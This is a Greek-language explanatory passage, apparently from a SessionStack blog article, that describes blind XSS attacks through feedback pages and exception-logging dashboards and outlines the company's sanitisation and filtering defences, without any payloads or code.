
Οι τυφλές επιθέσεις XSS είναι ένας τύπος επίμονων επιθέσεων XSS. Εκτελούνται με τον ίδιο τρόπο.

Η διαφορά είναι ότι ο κακόβουλος κώδικας αποδίδεται και εκτελείται σε άλλο μέρος της εφαρμογής ή σε μια εντελώς διαφορετική εφαρμογή. Και στις δύο περιπτώσεις, ο εισβολέας δεν έχει πρόσβαση στη σελίδα που θα εκτελέσει τον κακόβουλο κώδικα.

Παράδειγμα

Ένα παράδειγμα επίθεσης Blind XSS είναι όταν ένας εισβολέας εισάγει κακόβουλο κώδικα σε μια σελίδα σχολίων πελατών μιας εφαρμογής Ιστού. Όταν ο διαχειριστής της εφαρμογής Ιστού ανοίξει τον πίνακα ελέγχου σχολίων, ο κακόβουλος κώδικας θα εκτελεστεί. Αυτό μπορεί να είναι ακόμη και σε διαφορετική εφαρμογή, όπως ένα εσωτερικό εργαλείο για τη διαχείριση των σχολίων των χρηστών.

Ο κακόβουλος κώδικας του εισβολέα μπορεί να αποθηκευτεί από τον διακομιστή και να εκτελεστεί μόνο μετά από μεγάλο χρονικό διάστημα, όταν ο διαχειριστής επισκεφτεί την ευάλωτη σελίδα του πίνακα ελέγχου. Μπορεί να χρειαστούν ώρες, ημέρες ή και εβδομάδες μέχρι να εκτελεστεί το ωφέλιμο φορτίο.



Ένα άλλο παράδειγμα επιθέσεων Blind XSS είναι με λύσεις καταγραφής όπως οι χειριστές εξαιρέσεων. Ο εισβολέας μπορεί να χρησιμοποιήσει το API του καταγραφέα, για να καταγράψει κάποιο κακόβουλο κώδικα αντί για σφάλμα. Στον πίνακα εργαλείων της λύσης χειρισμού εξαιρέσεων, όπου εμφανίζονται τα καταγεγραμμένα σφάλματα, ο κακόβουλος κώδικας θα αποδοθεί και θα εκτελεστεί.

Πρόληψη / Αποτροπή

Δεδομένου ότι οι τυφλές επιθέσεις XSS είναι υποσύνολο επιθέσεων Persistent XSS, οι μεθοδολογίες αποτροπής είναι οι ίδιες.

Κατά τη δημιουργία του SessionStack, έχουμε λάβει υπόψη τον πιθανό κίνδυνο του Blind XSS. Ο λόγος είναι ότι μόλις ενσωματώσετε το SessionStack στην εφαρμογή Ιστού σας, αρχίζει να συλλέγει δεδομένα όπως αλλαγές DOM, αλληλεπιδράσεις χρηστών, εξαιρέσεις JavaScript, ίχνη στοίβας, αιτήματα δικτύου και μηνύματα εντοπισμού σφαλμάτων. Στη συνέχεια, αυτά τα δεδομένα υποβάλλονται σε επεξεργασία και σας επιτρέπουν να αναπαράγετε ξανά τις

διαδρομές των χρηστών ως βίντεο, προκειμένου να βελτιστοποιήσετε τις ροές εργασίας των προϊόντων, να αναπαράγετε σφάλματα ή να δείτε πού έχουν κολλήσει οι χρήστες.

Είναι εύκολο για τους εισβολείς να προσπαθήσουν να κάνουν κατάχρηση των API JavaScript μας και να προσπαθήσουν να στείλουν κακόβουλα δεδομένα αντί για τα τυπικά συμβάντα που συλλέγονται. Έχουμε δημιουργήσει εκτεταμένους μηχανισμούς απολύμανσης και φιλτραρίσματος από την πλευρά του πελάτη και του διακομιστή για τον εντοπισμό τέτοιων επιθέσεων. Αυτό εγγυάται ότι οι χρήστες μας δεν θα επηρεαστούν από κακόβουλα σενάρια που έχουν υποβληθεί από εισβολείς.